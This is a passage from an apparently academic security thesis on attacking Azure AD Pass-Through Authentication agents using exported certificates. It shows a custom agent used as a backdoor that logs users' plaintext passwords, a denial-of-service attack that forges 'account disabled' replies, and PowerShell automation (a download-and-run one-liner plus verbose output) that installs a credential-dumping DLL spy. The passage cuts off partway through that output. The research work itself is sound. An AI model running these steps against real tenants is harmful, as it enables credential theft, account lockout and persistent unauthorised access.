


Figure 33. PTA agent authentication process (Secureworks, 2022a)

The authentication request contains the username and password of the user trying to log in to Azure AD. These credentials are encrypted using the PTA agent certificate, so they can only be decrypted using the corresponding certificate. There can be more than one PTA agent with multiple certificates, so the request contains one entry per *certificate.* The key identifier is in the format "<AgentId>_<CertificateThumbprint>". In Figure 34, we can see entries for two PTA agents. The second agent has two key identifiers, one for each certificate (lines 36 and 40).




```
26  <ProtocolContext i:type="PasswordValidationContext" xmlns="">
27      <TrafficProtocol>PasswordValidation</TrafficProtocol>
28      <Domain>[redacted]</Domain>
29      <EncryptedData>
30          <b:EncryptedOnPremValidationData>
31              <b:Base64EncryptedData>HyIdg86270Z6wVYX5PViKwvFz/4Ahvse8iNaoAVE1cChyqWoOp9qNpjVD6k4gi
32              <b:KeyIdentifer>c247dd1d-140e-4288-b5bc-1e19f137f5d0_44C483C48946CF3BAC85D22018EB134F
33          </b:EncryptedOnPremValidationData>
34          <b:EncryptedOnPremValidationData>
35              <b:Base64EncryptedData>wBgdwGvKi+nXQYRtGRufMEBuEwR4nMHJtwM4a9IZjPuiXw2/PFW3U7id1+zLZp
36              <b:KeyIdentifer>672843e0-8b25-434f-93e2-5d5071139e09_0CAF09C29EFA51DAFA91528949B253F9
37          </b:EncryptedOnPremValidationData>
38          <b:EncryptedOnPremValidationData>
39              <b:Base64EncryptedData>Zk8zf8wYUUM1sL0Y+4e1pa3GJE/en1hWD1dcZdt4yIf6XusF8SE36Nh1GRR2or
40              <b:KeyIdentifer>672843e0-8b25-434f-93e2-5d5071139e09_893657AEAE25D4C913BCF37CB1386287
41          </b:EncryptedOnPremValidationData>
42      </EncryptedData>
43      <Password/>
44      <UserPrincipalName>AllanD@[redacted]</UserPrincipalName>
45  </ProtocolContext>
```

Figure 34. Content of PTA authentication request (Secureworks, 2022a)

While the maximum number of PTA agents is 40 (Microsoft, 2023d), there is no public information on the maximum number of certifications per PTA agent. During the experiment where the PTA agent certificate was renewed multiple times, it turned out that the limit was ten certifications. It seems to be working with the FIFO principle, meaning that the entries for older certificates are dropped from the authentication requests. This allows attackers to perform a new kind of DoS attack. They could renew the certificate until the original PTA agent certificate is dropped from the authentication requests, which effectively prevents the PTA agent from handling authentication requests.

The third key finding is related to PTA agent management. It turned out that administrators cannot remove or disable agents from Azure AD Portal or by using API. Instead, the PTA agent will be automatically removed after being inactive for ten days (Microsoft, 2023c). Even if the administrator uninstalls the PTA agent from the on-prem servers, the agent never becomes inactive if the attacker uses the exported certificate.


Secureworks' custom PTA agent can be used for DoS attacks and backdoors. It uses a PTA agent certificate and bootstrap file names as parameters to connect stealthy to Azure AD. The default "mode" is backdoor, as seen in Figure 35.


Administrator: C:\Windows\system32\cmd.exe - PTAAgent.exe cert=..\pta\cert.pfx bootstrap=..\pta\bootstrap.xml

```
Using boostrap from file: ..\pta\bootstrap.xml

Tenant id:      [redacted]
PTA agent id: 8460dfcd-c118-4e3e-af78-7371c454646f
Certificate:  C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC

EndpointListener connected: 1-wss://his-nam1-eus1.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 5-wss://his-nam1-eus1.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 3-wss://his-sb-pta-NAM-Ncus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 7-wss://his-sb-pta-NAM-Ncus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 8-wss://his-sb-pta-NAM-Scus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 4-wss://his-sb-pta-NAM-Scus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 2-wss://his-nam1-wus2.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 6-wss://his-nam1-wus2.servicebus.windows.net/$servicebus/websocket
RelayListener connected: g12-prod-ch3-009-sb.servicebus.windows.net 1fe25c09-5c43-40d1-88ff-82c7b9194231
Using existing RelayListener: g8-prod-ch3-009-sb.servicebus.windows.net 1fe25c09-5c43-40d1-88ff-82c7b9194231

   Request ID: "1a69bd48-76d5-4a38-8f57-47b7095c3300"
   Username:   "DiegoS@[redacted]"
   Password:   "MySuperSecretPassword!"
   Date:       "2023-08-01 14:45:04Z"

SendAuthResponse: https://vm3-proxy-pta-NCUS-CHI01P-2.connector.his.msappproxy.net/subscriber/connection?requestId=9e814
88e-1557-4526-9343-1dee4c7fd558
```

Figure 35. Using a custom PTA agent as a backdoor


The custom agent can also be configured to return arbitrary Windows error messages to Azure AD, enabling DoS attacks. In Figure 36, the customs agent was started with failure code 1331 (account disabled). As a result, the user cannot log in (Figure 37). As we can see from the agent output, the credentials can also be harvested during DoS attacks.



Administrator: C:\Windows\system32\cmd.exe - PTAAgent.exe cert=..\pta\cert.pfx bootstrap=..\pta\bootstrap.xml failure=1331

```
Using boostrap from file: ..\pta\bootstrap.xml
Failing all requests with reason: 1331

Tenant id:     [redacted]
PTA agent id: 8460dfcd-c118-4e3e-af78-7371c454646f
Certificate:  C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC

EndpointListener connected: 5-wss://his-nam1-eus1.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 1-wss://his-nam1-eus1.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 3-wss://his-sb-pta-NAM-Ncus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 7-wss://his-sb-pta-NAM-Ncus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 8-wss://his-sb-pta-NAM-Scus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 4-wss://his-sb-pta-NAM-Scus.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 6-wss://his-nam1-wus2.servicebus.windows.net/$servicebus/websocket
EndpointListener connected: 2-wss://his-nam1-wus2.servicebus.windows.net/$servicebus/websocket
RelayListener connected: g15-prod-by3-011-sb.servicebus.windows.net d99a22b1-4bd3-4f2f-9f00-43bd54af7745

   Request ID: "65093b15-8892-4824-9c02-b91911350900"
   Username:   "DiegoS@[redacted]"
   Password:   "MySuperSecretPassword!"
   Date:       "2023-08-01 14:49:04Z"
   Failure:    "1331"

Using existing RelayListener: g3-prod-by3-011-sb.servicebus.windows.net d99a22b1-4bd3-4f2f-9f00-43bd54af7745
SendAuthResponse: https://vm6-proxy-pta-WUS-BY3P-2.connector.his.msappproxy.net/subscriber/connection?requestId=d3796aff
-2a0f-4f43-adfc-b796f025f438
```

Figure 36. Using custom PTA agent for DoS attacks



[redacted]

← diegos@[redacted]

Enter password

Your account has been locked. Contact your support person to unlock it, then try again.

Figure 37. The user account appears to be locked due to a DoS attack

These new attacks were added to PTA Attack Graph (Figure 38). There is a new *DoS Attack* gate after exporting the certificate. If performing a DoS attack, the certificate is renewed ten times.

Otherwise, it proceeds to the next new gate for *Agent type*. If the agent type is *Custom*, no extra configuration nor PTASpy is needed.




Figure 38. Final PTA Attack Graph

4.4 Automating Exploitation of Exported PTA Agent Certificates

Using Microsoft PTA agent to exploit exported certificates includes much manual configuration work. The custom PTA agent was built for POC and, thus, was not robust enough to enable long-term research. At this point, a new research question emerged: *How can we automate the exploitation of the certificate?.* In this sub-section, the building process of exploitation automation is described following the DSRM process model.

4.4.1 Problem Identification and Motivation

Besides the custom PTA agent, there is no easy way to exploit PTA agent certificates. It would require installing a PTA agent and configuring it manually or using AADInternals. Installing a Microsoft PTA agent using the setup utility registers a new agent to Azure AD and thus requires Azure AD administrator permissions. The used Azure AD tenant doesn't need to be the target organisation's tenant, though, as it is required only to install a PTA agent. Microsoft PTA agent will fetch the bootstrap every 10 minutes, which is not adequate for simulating undetected attacks performed using a custom PTA agent.

4.4.2 Objectives of the Solution

Objectives of the solution are based on the problem identification and are as follows:

- Easy to use
- Install PTA agent without the need for registering agent to Azure AD
- Automatically install PTA spy
- Allow using provided bootstrap
- Be robust
- Renew expiring certificates automatically
- Show harvested credentials

4.4.3 Design and Development

Four PowerShell scripts were developed for the solution:


- Configure-PTASpy.ps1
- Start-HttpServer.ps1
- Install-PTASpy.ps1
- Dump-Credentials.ps1

The source codes of all four scripts are available on GitHub (Syynimaa, 2022c).

Configure-PTASpy.ps1 is the control script that does all the heavy lifting:

- Download other needed scripts
- Download and install Microsoft Visual C++ 2015 Redistributable (x64)
- Download PTA Agent setup (AADConnectAuthAgentSetup.exe)
- Download WiX toolset
- Extract and install PTA Agent (PassThroughAuthenticationInstaller.msi) from PTA Agent setup
- Configure tenant id, and agent id, and service host to registry
- Create a configuration file to use the provided certificate
- Import certificate to Local Computer Personal Store
- Give the PTA service account (NT SERVICE\AzureADConnectAuthenticationAgent) read-only rights to the private key of the certificate
- Enable PTA agent service and set start up type to manual
- Create folder C:\PTASpy
- Download PTASpy.dll and InjectDLL.exe to C:\PTASpy
- Clean installation files and downloads
- Generate SSL certificate for name "<tenantid>.pta.bootstrap.his.msappproxy.net"
- Adds SSL certificate to Trusted Root Cas
- Configure .hosts file to point "<tenantid>.pta.bootstrap.his.msappproxy.net" to localhost
- Starts http server with provided bootstrap and SSL certificate
- Starts PTA agent and installs PTA Spy
- Starts credential dumping

The script takes certificate and bootstrap file names as parameters (Figure 39).



```
# Download the configuration script
wget "https://raw.githubusercontent.com/Gerenios/public/master/PTASpy/Configure-PTASpy.ps1" -OutFile "Configure-PTASpy.ps1"

# Configure PTASpy to use provided certificate and boostrap
.\Configure-PTASpy -Certificate .\cert.pfx -Bootstrap .\bootstrap.xml -Verbose
```

Figure 39. Downloading and running Configure-PTASpy


Start-HttpServer.ps1 starts a small stand-alone HTTP server that serves bootstrap whenever the agent requests it. It uses the provided SSL certificate for HTTPS.

Install-PTASpy.ps1 restarts the PTA agent service and installs PTASpy.

Dump-Credentials.ps1 dumps harvested credentials every five seconds.

4.4.4 Demonstration

The *Configure-PTASpy.ps1* script was executed on a clean, stand-alone Windows 2019 server, where the exported PTA agent certificate and bootstrap were copied. The full output can be seen in Figure 40.



Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1*
Completed
Ln 80 Col 46
200%

```
# Download the configuration script
wget "https://raw.githubusercontent.com/Gerenios/public/master/PTASpy/Configure-PTASpy.ps1" -OutFile

# Configure PTASpy to use provided certificate and boostrap
```

```
PS C:\Users\HackerAdministrator\Desktop\pta> # Download the configuration script
wget "https://raw.githubusercontent.com/Gerenios/public/master/PTASpy/Configure-PTASpy.ps1" -OutFile "Conf

# Configure PTASpy to use provided certificate and boostrap
.\Configure-PTASpy -Certificate .\cert.pfx -Bootstrap .\bootstrap.xml -Verbose
VERBOSE: * Downloading Start-HttpServer.ps1
VERBOSE: GET https://github.com/Gerenios/public/raw/master/PTASpy/Start-HttpServer.ps1 with 0-byte paylo
ad
VERBOSE: received 4147-byte response of content type text/plain; charset=utf-8
VERBOSE: * Downloading Install-PTASpy.ps1
VERBOSE: GET https://github.com/Gerenios/public/raw/master/PTASpy/Install-PTASpy.ps1 with 0-byte payload
VERBOSE: received 2001-byte response of content type text/plain; charset=utf-8
VERBOSE: * Downloading Dump-Credentials.ps1
VERBOSE: GET https://github.com/Gerenios/public/raw/master/PTASpy/Dump-Credentials.ps1 with 0-byte paylo
ad
VERBOSE: received 1326-byte response of content type text/plain; charset=utf-8
VERBOSE: * Downloading Microsoft Visual C++ 2015 Redistributable (x64)
VERBOSE: GET https://download.microsoft.com/download/6/A/A/6AA4EDFF-645B-48C5-81CC-ED5963AEAD48/vc_redis
t.x64.exe with 0-byte payload
VERBOSE: received 15301888-byte response of content type application/octet-stream
VERBOSE: * Installing vc_redist.x64.exe
VERBOSE: * Downloading PTA agent (AADConnectAuthAgentSetup.exe)
VERBOSE: GET https://download.msappproxy.net/Subscription/00000000-0000-0000-0000-000000000000/Connector
/ptaDownloadConnectorInstaller with 0-byte payload
VERBOSE: received 12150376-byte response of content type application/octet-stream
VERBOSE: * Downloading WiX package manager and expanding to .\wix
VERBOSE: GET https://github.com/wixtoolset/wix3/releases/download/wix3104rtm/wix310-binaries.zip with 0-
byte payload
VERBOSE: received 29005791-byte response of content type application/octet-stream
VERBOSE: * Extracting AADConnectAuthAgentSetup.exe package to .\AADConnectAuthAgentSetup
VERBOSE: * Installing PTA Agent
VERBOSE: Setting HKLM:\SOFTWARE\Microsoft\Azure AD Connect Agents\Azure AD Connect Authentication Agent\
InstanceID to 8460dfcd-c118-4e3e-af78-7371c454646f
VERBOSE: Setting HKLM:\SOFTWARE\Microsoft\Azure AD Connect Agents\Azure AD Connect Authentication Agent\
TenantID to [redacted]
VERBOSE: Setting HKLM:\SOFTWARE\Microsoft\Azure AD Connect Authentication Agent\ServiceHost to pta.boots
trap.his.msappproxy.net
VERBOSE: * Creating Config directory
VERBOSE: Creating configuration file C:\ProgramData\Microsoft\Azure AD Connect Authentication Agent\Conf
ig\TrustSettings.xml
VERBOSE: * Adding C91261AE3A439965B6BFA0DEE3A9E7FB5BF140FC to Local Computer Personal Store
VERBOSE: * Private key: 57b221645d3ca6835828e2a4dcf47820_c8380a32-eef8-44c0-ad7d-794728781189
VERBOSE: Setting read access for (NT SERVICE\AzureADConnectAuthenticationAgent) to the private key (C:\P
rogramData\Microsoft\Crypto\RSA\MachineKeys\57b221645d3ca6835828e2a4dcf47820_c8380a32-eef8-44c0-ad7d-794
728781189)
VERBOSE: * Setting AzureADConnectAuthenticationAgent service startup type to manual
VERBOSE: * Creating directory C:\PTASpy
VERBOSE: * Downloading PTASpy.dll to C:\PTASpy\
